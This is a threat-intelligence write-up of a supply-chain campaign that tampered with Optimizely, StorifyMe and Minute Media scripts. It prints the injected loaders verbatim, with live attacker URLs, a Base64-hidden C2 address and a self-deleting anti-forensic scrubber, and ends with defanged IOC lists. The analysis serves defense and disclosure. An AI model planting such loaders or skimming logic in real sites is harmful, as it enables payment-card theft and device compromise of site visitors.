Optimizely and Beyond: The Multi-SaaS Supply Chain Blitz
Executive Summary
Between November 12 and November 16, 2026, web security telemetry across the globe lit up with alarms: over a hundred high-profile media, enterprise SaaS, airline, and governmental domains (including the BBC, Zoom, Salesforce, GitLab, Fox Sports, Frankfurter Allgemeine Zeitung (FAZ), and the Sydney Morning Herald) were observed making anomalous outbound connections to unfamiliar infrastructure: 1688360[.]cc, webshell[.]lol, and 5vobauua3ojpklx[.]icu.
Early community intelligence and threat reports attributed the entire outbreak to a single incident: an enterprise supply-chain breach affecting Optimizely Web Experimentation (tracked under CVE-2026-132224). Because the downstream traffic converged on the same endpoints, researchers assumed every affected domain had been compromised via Optimizely’s tag delivery pipeline.
- A Triple-SaaS Supply-Chain Blitz: The adversary did not breach Optimizely alone. Within a 96-hour window, the threat actors simultaneously executed supply-chain incursions against at least three distinct enterprise SaaS vendors:
- Optimizely Web Experimentation (
cdn.optimizely.com): Injecting1688360[.]cc/track.jsacross 38+ Fortune 500 portals. - StorifyMe Web Stories Platform (
cdn.storifyme.com&c77.cdn.storifyme.com): Appending Base64 stagers across tier-1 European and Australian news outlets. - Minute Media APV Video Platform (
apv-static.minute-ly.com): Overwriting official CDN video player loaders with 561-byte anti-forensic self-scrubbing droppers across major sports networks like Fox Sports.
- Optimizely Web Experimentation (
- Parallel Hosting Infrastructure Exploitation: Simultaneously, over 54 small business, academic, and hosting-staging sites were compromised directly via mass CyberPanel / LiteSpeed RCE vulnerabilities, planting static
webshell[.]loltags into web templates. - The Bifurcated Endgame: Every disparate vector, whether an enterprise A/B testing tag, social widget, video player, or compromised web server, funneled traffic into a unified operational funnel:
- Desktop Visitors: Subjected to an in-memory Luhn-validated credit card skimmer exfiltrating encrypted payment PANs to
card.php. - Mobile iOS Visitors: Fingerprinted and redirected into a weaponized 0-day watering hole (
5vobauua3ojpklx[.]icu/boot.js) deploying the DarkSword / Hermes iOS WebKit exploit chain against Apple devices running iOS <= 18.6.
- Desktop Visitors: Subjected to an in-memory Luhn-validated credit card skimmer exfiltrating encrypted payment PANs to
Supply-Chain Incursion 1: Optimizely Web Experimentation
Compromised Asset & Architecture
- Infected Asset:
hxxps://cdn.optimizely[.]com/js/<project_id>.js - Infrastructure: CloudFront Edge Distribution (
AmazonS3origin) - Normal Function: Enterprise client-side A/B testing and feature flagging engine, serving millions of active sessions across Fortune 500 digital portals.
How the Infection Occurred
Optimizely bundles allow administrators to supply arbitrary client-side JavaScript, referred to as projectJS, that runs unconditionally across all web pages where the Optimizely container tag is embedded. The threat actors gained unauthorized access to target enterprise customer containers and modified the projectJS configuration (tracked in incident disclosures as CVE-2026-132224).
How the Loader Works
The threat actor appended an asynchronous script injection block directly into the minified projectJS bundle:
(function () {
  try {
    var s = document.createElement('script');
    s.src = 'https://1688360.cc/track.js';
    s.async = true;
    (document.head || document.documentElement).appendChild(s);
  } catch (e) {}
})();
Detailed Execution Mechanics
- CSP Bypass: Because websites allowlist
cdn.optimizely.comin their Content Security Policy (CSP), the initial bundle loads with high trust. The script executes within the first-party DOM origin. - Dynamic Script Tag Injection: The loader constructs a clean
<script>node withasync = trueand injects it into<head>. - Dual-Headed Payload Handshake: Once loaded,
1688360[.]cc/track.jsinspects the client environment:- Desktop Engine: Intercepts payment form fields and dynamically monkey-patches
window.fetchandXMLHttpRequestto capture credit card numbers, validating them locally with a Luhn checksum before posting tohxxps://1688360[.]cc/card.php. - Mobile Gate Engine: If the client is detected as an iOS or Android device, the script halts card harvesting and immediately creates a secondary child
<script>pointing to the exploit gate:hxxps://5vobauua3ojpklx[.]icu/boot.js.
- Desktop Engine: Intercepts payment form fields and dynamically monkey-patches
Forensic Evidence
- Target Example:
about.gitlab[.]com/whats-new/19-0/ - Verification Scan: 01a1e61f-11f4-71b9-aab4-1175e14fb4a7

- Initiator Stack:
cdn.optimizely.com/js/5113954737848320.js:1:342 - Scope: 38+ major enterprise portals including Zoom, Salesforce, BBC, American Eagle, Smartsheet, and
change[.]org.
Supply-Chain Incursion 2: StorifyMe Stories Widget Platform
Compromised Asset & Architecture
- Infected Assets:
- Stage-1 Loader:
hxxps://cdn.storifyme[.]com/static/web-components/storifyme-elements.min.js - Stage-2 Web Component Bundle:
hxxps://c77.cdn.storifyme[.]com/static/web-components/storifyme-elements-v2.min.js?v=5ed514b258
- Stage-1 Loader:
- Infrastructure: BunnyCDN / CloudFront Edge (
x-77-cache, S3 origin) - Normal Function: Embedded “Instagram-style” web stories and interactive social widgets for digital publishing, e-commerce, and university portals.
How the Infection Occurred
Rather than compromising individual end-user customer accounts, the adversary tampered with the core production JavaScript libraries directly on StorifyMe’s CDN origin. Every publisher embedding StorifyMe’s standard web-component snippet automatically served the tampered code to all site visitors.
How the Loader Works
The threat actors used a multi-layered loading mechanism across both the top-level loader and the child web-component script:
// Legitimate StorifyMe tenant routing:
!(function () {
  var t = document.createElement('script');
  ((t.type = 'text/javascript'),
    (t.async = !0),
    (t.defer = !0),
    (t.src =
      'https://c77.cdn.storifyme.com/static/web-components/storifyme-elements-v2.min.js?v=5ed514b258'));
  var e = ['www.tcs.com'];
  for (let n = 0; e.length > n; n++)
    if (0 === window.location.host.indexOf(e[n])) {
      t.src = t.src.replace('https://c77.cdn.storifyme.com', 'https://cdn.storifyme.com');
      break;
    }
  try {
    document.head.appendChild(t);
  } catch (c) {
    document.body.prepend(t);
  }
})();

// Tampered Injected Stager:
window.__SM_GLOBAL = 'oc-1794597958230';
(function () {
  try {
    if (window.__SM_GLOBAL_LOADED) return;
    window.__SM_GLOBAL_LOADED = 1;
    var s = document.createElement('script');
    var u = atob('aHR0cHM6Ly93ZWJzaGVsbC5sb2wvZ2V0Lmpz') + '?sm=' + Date.now();
    s.src = u;
    s.async = true;
    s.onerror = function () {
      window.__SM_GLOBAL_LOADED = 'err';
    };
    document.head.appendChild(s);
  } catch (e) {}
})();
Detailed Execution Mechanics
- Appendage to Legitimate Script: The loader was appended directly after StorifyMe’s genuine domain routing logic (which handles an exception swapping
c77.cdn.storifyme.comtocdn.storifyme.comfor customerwww.tcs.com). - Singleton Mutex (
window.__SM_GLOBAL_LOADED): The IIFE checks ifwindow.__SM_GLOBAL_LOADEDis set. If already loaded, it terminates immediately; otherwise, it sets the flag to1. This prevents redundant script injections if the host site initializes multiple widget elements. - Base64 String Obfuscation: The C2 URL was Base64 encoded:

atob("aHR0cHM6Ly93ZWJzaGVsbC5sb2wvZ2V0Lmpz")->hxxps://webshell[.]lol/get.js - Dynamic Cache-Busting & Vendor Telemetry: The loader appends
"?sm=" + Date.now(). Thesm=parameter served as a campaign identifier informing the C2 that the lead was generated from the StorifyMe supply chain. - Stage-2 Component Backdoor (
updateWidgetJS): In the child bundlestorifyme-elements-v2.min.js, the actor placed an additional redundant dropper inside theupdateWidgetJS()method at column152680. When a story widget renders, it initiates:hxxps://webshell[.]lol/get.js?paid=<account_timestamp>This ensured that even if the top-level loader failed, widget interactions would still trigger the payload.
Forensic Evidence
- Target Examples:
faz[.]net,smh[.]com[.]au,de.vidaxl[.]ch,unibas[.]ch - Verification Scan: 01a1d9c7-c60c-70dc-bdc1-b65949725ea6 (
de.vidaxl[.]ch)
Supply-Chain Incursion 3: Minute Media APV Video Platform
Compromised Asset & Architecture
- Infected Asset:
hxxps://apv-static.minute-ly[.]com/resources/v2/loader.js?v=3 - Parent Initiator:
hxxps://apv-launcher.minute-ly[.]com/api/launcher/MIN-50100.js - Infrastructure: Fastly CDN / Amazon S3 (
x-ioriver: Fastly,Server: AmazonS3) - Normal Function: Minute Media’s Automated Powered Video (APV) video player delivery network, which dynamically serves contextual video highlights on premier sports publishing networks.
How the Infection Occurred
The adversary achieved write access to Minute Media’s S3/Fastly bucket storage and executed a complete asset replacement. Rather than appending malicious functions into the legitimate video player loader (normally a complex file over 100KB), the entire file was overwritten with a tiny, standalone 561-byte payload.
How the Loader Works
The decompressed 561-byte script operates as a dedicated staging dropper coupled with an aggressive anti-forensic DOM scrubber:
(function () {
  try {
    var d = document;
    function clean() {
      try {
        var q = d.querySelectorAll(
          'script[src*="webshell.lol"],script[src*="5vobauua3ojpklx.icu"],script[src*="loader.js"]',
        );
        for (var i = 0; i !== q.length; i++) {
          if (q[i].parentNode) q[i].parentNode.removeChild(q[i]);
        }
      } catch (e) {}
    }
    var s = d.createElement('script');
    s.src = 'https://webshell.lol/get.js';
    s.async = true;
    (d.head || d.documentElement).appendChild(s);
    setTimeout(clean, 3000);
  } catch (e) {}
})();
Detailed Execution Mechanics
- Immediate Execution & Asynchronous Spawn: The anonymous self-executing function immediately instantiates a new
<script>element pointing tohxxps://webshell[.]lol/get.js, settingasync = trueand mounting it to the DOM. - Ephemeral Anti-Forensic Cleaner (
clean): The script defines aclean()helper that queries the DOM for all script tags matching:- Any script referencing
webshell.lol - Any script referencing the downstream mobile gate
5vobauua3ojpklx.icu - The Minute Media loader itself (
loader.js)
- Any script referencing
- Timed Self-Destruction (
setTimeout(clean, 3000)): After exactly 3,000 milliseconds (giving the browser enough time to complete the script fetch and initiate execution in memory),clean()removes all matching DOM nodes viaremoveChild(). - Evading Detection Scanners: Because automated security crawlers and human analysts typically inspect the DOM after full page render (5-10 seconds), the malicious elements have already been pruned from the HTML tree. Only deep packet capture or network initiator call stacks recorded by headless browsers retain the evidence.

Forensic Evidence
- File Size: Precisely 561 bytes uncompressed (270 bytes gzipped)
- SHA-256:
0f2f2a27d19112e5800541daecc91eb6c77e49f9b43ed23c890b876631978533 - ETag:
"8694ee577bc73c04531e4a8bb69e3153" - Target Example:
foxsports[.]com - Verification Scan: 01a1e6ad-304d-725c-9980-55520404bb09
The Universal Pivot Bridge: webshell[.]lol/get.js
While Optimizely delivered 1688360[.]cc/track.js, the other two supply chains (StorifyMe and Minute Media) and all 54+ compromised hosting servers converged on hxxps://webshell[.]lol/get.js.
How the webshell.lol Loader Works
Forensic analysis of the get.js payload (scanned and decompiled from threat infrastructure) revealed its singular purpose: to serve as an in-memory transport vehicle delivering the mobile exploit gate:
(function () {
  try {
    var d = document;
    var s = d.createElement('script');
    s.src = 'https://5vobauua3ojpklx.icu/boot.js';
    s.setAttribute('data-channel-code', '02111110');
    s.async = true;
    (d.head || d.documentElement).appendChild(s);
  } catch (e) {}
})();- Channel Segmentation (
data-channel-code="02111110"): The loader assigns an affiliate/campaign tracking code to distinguish incoming victims by distribution pipeline. - Single-Purpose Ingress Bridge:
get.jsperforms no native skimming or local exploitation; it is an agile proxy layer allowing the threat actor to rotate downstream exploit servers (5vobauua3ojpklx[.]icu) without re-tampering with upstream CDN caches.
The Mass Compromised Hosting Cluster (CyberPanel Web Shells)
Beyond the 3 SaaS vendors, over 54 smaller websites in the campaign telemetry exhibited no third-party SaaS tags whatsoever.
Analysis of servers like bdb-biuro.org[.]pl, facingturtle[.]com, and animalexpert[.]org confirmed that they ran CyberPanel-OLS/2.5.1 (OpenLiteSpeed). The threat actors leveraged automated unauthenticated RCE exploits to write directly into PHP templates on the webroot, injecting:
<script src="https://webshell.lol/get.js" async=""></script>- Verification Scan: 01a1f011-f8be-76b8-97e5-28720f5e0dee (
bdb-biuro.org[.]pl)

This served as a volume multiplier, expanding infection telemetry across hundreds of unrelated web domains.
Downstream Payloads: Skimmer vs. WebKit 0-Day
1. Desktop Branch: Luhn Credit Card Exfiltration (card.php)
When evaluated on desktop operating systems (Windows, macOS, Linux), 1688360[.]cc/track.js executes an in-memory credit card skimmer:
- Monkey-Patching: Overrides
window.fetchandXMLHttpRequest.prototype.send. - Validation: Runs a client-side Luhn checksum algorithm over all form inputs matching standard payment card patterns (13-19 digits).
- Exfiltration Sink: Batches captured PANs, CVVs, and expiration dates, encrypts the payload, and dispatches it via HTTP POST to
hxxps://1688360[.]cc/card.php.
2. Mobile Branch: DarkSword / Hermes iOS WebKit 0-Day
When visitors browse from an Apple mobile device (iPhone/iPad), the flow diverts. Both track.js and webshell[.]lol/get.js spawn the mobile gate:
hxxps://5vobauua3ojpklx[.]icu/boot.js (Channel Code: 02111110)
The boot.js script profiles device hardware:
- Verifies
navigator.userAgentfor Mobile Safari. - Evaluates WebGL renderer strings and screen resolution.
- Confirms iOS version <= 18.6.
Target devices that meet qualification criteria are served an encrypted WebKit memory-corruption exploit designed to escape the Safari renderer sandbox. The exploit targets mobile cryptocurrency wallets and session credentials, establishing persistence via an in-memory Mach-O payload.
Comprehensive Threat Indicators (IOCs) & Adversary Infrastructure Recap
For threat hunting, perimeter blocklists, and SIEM correlation, below is the comprehensive inventory of verified adversary infrastructure associated with this campaign cluster. All indicators have been defanged.
1. Mobile Exploitation & Exploit Gate Infrastructure (.icu)
These domains hosted the boot.js fingerprinting gate and delivered the DarkSword / Hermes iOS WebKit exploit chain:
5vobauua3ojpklx[.]icu(Primary Mobile Gate & Exploit Distributor)1y69gy2mdzaltz1[.]icu6xicduvopkxpyev[.]icueil786npto9u5bq[.]icugm38duxoihbmy5o[.]icuhrufvf7xb3ntctm[.]icuid9cgqfhfefmi9s[.]icuios-hack[.]icuje4ft3gn8vxudum[.]icul7bcsnwc7nzr3uo[.]icup55abnw2pnsz0bo[.]icuq1ls1ho9x7wsxlu[.]icuryf3e5p7rf8slv8[.]icusl6zirn8wu7kggn[.]icuso23nhowskohk67[.]icu
2. Supply-Chain Staging & Credit Card Skimmer Sinks (.cc)
These numeric 7-8 digit .cc domains hosted track.js stagers and served as exfiltration receivers for Luhn-validated payment card data (card.php):
1688360[.]cc(Primary Injected Stager & Skimmer Receiver)0836951[.]cc17612286[.]cc26853832[.]cc27687386[.]cc28899383[.]cc3601688[.]cc38265737[.]cc52178327[.]cc55331368[.]cc56135862[.]cc59525997[.]cc68365331[.]cc81851277[.]cc87219337[.]cc88657188[.]cc89288335[.]cc
3. Universal Pivot Infrastructure
webshell[.]lol(Universal Stager Bridge)hxxps://webshell[.]lol/get.jshxxps://webshell[.]lol/get.js?sm=<timestamp>hxxps://webshell[.]lol/get.js?paid=<account_id>
4. Tampered CDN Assets & Hashes
- Minute Media Video Loader:
hxxps://apv-static.minute-ly[.]com/resources/v2/loader.js?v=3- SHA-256:
0f2f2a27d19112e5800541daecc91eb6c77e49f9b43ed23c890b876631978533 - ETag:
"8694ee577bc73c04531e4a8bb69e3153" - Size: 561 bytes uncompressed (270 bytes gzipped)
- SHA-256:
